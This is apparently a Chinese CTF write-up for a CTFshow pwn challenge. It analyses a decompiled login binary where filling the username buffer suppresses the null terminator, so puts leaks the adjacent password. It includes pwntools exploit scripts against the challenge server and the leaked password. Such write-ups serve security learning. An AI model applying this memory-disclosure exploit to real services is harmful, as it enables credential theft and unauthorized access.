

32位程序关闭栈保护与PIE
main:
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s1[64]; // [esp+0h] [ebp-1A0h] BYREF//用于存储用户输入的密码
  char s_[256]; // [esp+40h] [ebp-160h] BYREF//用于存储用户名及拼接后的字符串
  char s[64]; // [esp+140h] [ebp-60h] BYREF//用于存储从文件读取的正确密码
  FILE *stream; // [esp+180h] [ebp-20h]
  char *v8; // [esp+184h] [ebp-1Ch]// 临时指针,用于查找换行符
  int *p_argc; // [esp+194h] [ebp-Ch]// 指向argc的指针(编译器生成的栈保护机制相关)

  高
[ebp+8]   : argc
...
[ebp-60h] : s (正确密码, 64字节)
[ebp-160h]: s_ (用户名缓冲区, 256字节)
[ebp-1A0h]: s1 (输入密码, 64字节)
  低


  p_argc = &argc;
  setvbuf(stdout, 0, 2, 0);// 设置stdout为无缓冲模式(_IONBF=2),确保输出立即显示
// 清零三个缓冲区,这里的作用就是初始化/清零缓冲区 。
因为局部变量分配在栈上,刚分配时里面可能是以前残留的“垃圾数据”(乱码)。用 memset 全部填 0,可以保证字符串以 \0 结尾,防止后续字符串操作越界或出错。
  memset(s, 0, sizeof(s));// 将数组 s 的 64 个字节全部设为 0
  memset(s_, 0, sizeof(s_));// 将数组 s_ 的 256 个字节全部设为 0
  memset(s1, 0, sizeof(s1));// 将数组 s1 的 64 个字节全部设为 0
  puts("==========CTFshow-LOGIN==========");
  puts("Input your Username:");
  fgets(s_, 256, stdin);// 最多读取255(算上\n一共256)个字符到s_,不会溢出
  v8 = strchr(s_, 10);// 查找换行符 '\n' (ASCII=10)
  if ( v8 )
    *v8 = 0;// 将换行符替换为字符串结束符 '\0'
  strcat(s_, ",\nInput your Password.");// 在用户名后拼接提示信息
注意 :s_ 是256字节,fgets 限制读取256字节,这里本身没有溢出。但 strcat 追加了约22个字符,如果用户名接近256字节,可能会越界写入。

stream = fopen("/password.txt", "r");// 打开服务器上的密码文件
  if ( !stream )
  {
    puts("/password.txt: No such file or directory.");
    exit(0);
  }
  fgets(s, 64, stream);// 从文件中读取最多63个字符作为正确密码存入s
  printf("Welcome ");
  puts(s_);
  fgets(s1, 64, stdin);
  s_[0] = 0;
  if ( !strcmp(s1, s) )
  {
    puts("Welcome! Here's what you want:");
    flag();
  }
  else
  {
    puts("You has been banned!");
  }
  return 0;
}
strchr函数
char *strchr(const char *str, int c);
功能 :在字符串 str 中 从左到右 第一次查找字符 c 出现的位置。
返回值 :如果找到了,返回指向该字符的指针;如果没找到,返回 NULL。
在 ASCII 码表中,十进制的 10 对应的是 换行符 \n (Line Feed, LF) 。所以 strchr(s_, 10) 等价于 strchr(s_, '\n')。
为什么需要这行代码?
在前面一行代码中,程序使用了 fgets 来读取用户的输入:
fgets(s_, 256, stdin);
fgets 函数有一个特性: 它会把用户按下回车键时产生的换行符 \n 也一起读入到缓冲区中 。
例如,用户输入了 admin 然后按回车,s_ 里面实际存储的是 "admin\n\0"。
如果不把 \n 去掉换成\0,后续puts(s_)就停不下来
puts漏洞:
s(密码)和s_(用户名)他们相差 0x160-0x60=0x100 ,而且我们对s_输入的数据长度正好是0x100,可以将s_填充满,后面紧接着的就是s,main函数里的30行会将s_打印出来
puts遇到‘\x00’才停止
将’n’替换成’x00’使得puts(v5)能正确输出输入的name,但如果输入了0x100个垃圾数据的话,会导
致最后一个’n’并没有读入而导致程序在puts(v5)时会连带下面的password一起输出,这样我们就可以得到服务器上的password,所以会将password顺带着打印出来。
输出方向是从低地址到高地址
我们可以借此接收到服务器中password.txt的内容,再重新连接一次输入我们接收到的密码输入进
去即可获得flag。这次用户名就随意了,小于256即可,然后再输入密码。
1.puts函数特性:
特性一:自动追加换行符 \n(最重要!)
这是 puts 与 printf 最大的区别。
puts 在输出完字符串后,会 自动在末尾添加一个换行符 \n 。
printf("Hello"); // 输出: Hello (光标停在 o 后面)
puts("Hello"); // 输出: Hello\n (光标跳到下一行)
等价于:printf("%s\n", s);
特性二:遇到 \0 停止
puts 会从传入的指针地址开始逐字节输出字符,直到遇到 空字符(Null terminator, \0, ASCII值为0) 为止。\0 本身不会被打印出来。
特性三:输出目标是固定的
puts 只能输出到 stdout(标准输出) 。
如果你想输出到文件或其他流,必须使用它的兄弟函数 fputs。
特性四:返回值
成功时 :返回一个 非负整数 (具体值取决于实现,通常不关心)。
失败时 :返回 EOF (通常是 -1),并设置错误指示器。
2.memset函数
void *memset(void *s, int c, size_t n);
核心功能:将内存中某一段连续的区域,全部按字节设置为指定的值。
跟进flag()函数:实现输出flag的作用

总结起来,这段代码实现了一个简单的登录功能。它要求用户输入用户名和密码,并与预先存储在
文件 "/password.txt" 中的密码进行比较。如果密码验证成功,则输出欢迎信息并输出flag,但是并没有对用户名有啥要求。
那么关键就是我们如何找到password.txt内的内容
exp:
1.from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28156)
payload =
"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaa
ataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaa
bnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaa
chaaciaacjaackaaclaacmaacncaa"
io.sendline(payload)//sendline():将 payload 发送给服务器,并在末尾自动追加一个换行符 \n (相当于按下回车)。
io.recvuntil('aa,') //直到出现aa,才开始接收数据
password = io.recv(33)
print password
io.close()
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28156)
io.sendline('bit')
///io.sendline('bit') 发送了字符串 'bit' 加上换行符 \n。
必须加上换行符
服务器端的 fgets(s_, 256, stdin) 刚好读到了 'bit\n',将其作为 用户名 存入缓冲区 s_。
紧接着,io.sendline(password) 发送了偷来的密码,被下一个 fgets 读走用于比对。
io.sendline(password)
io.interactive()
2.分两个步骤
A:
from pwn import *
context.log_level='debug'
p=remote("pwn.challenge.ctf.show", 28138)
pad=b'a'*256
p.recvuntil("Input your Username:")
p.sendline(pad)
passwd=p.recv(64)
print(str(passwd))
p.interactive()
B:
from pwn import *
p=remote("pwn.challenge.ctf.show", 28138)
p.recvuntil("Input your Username:")
name=b'aaa'
必须用b"包起来发送
p.sendline(name)
pas=b'CTFshow_PWN_r00t_p@ssw0rd_1s_h3r3'
p.sendline(pas)
p.interactive()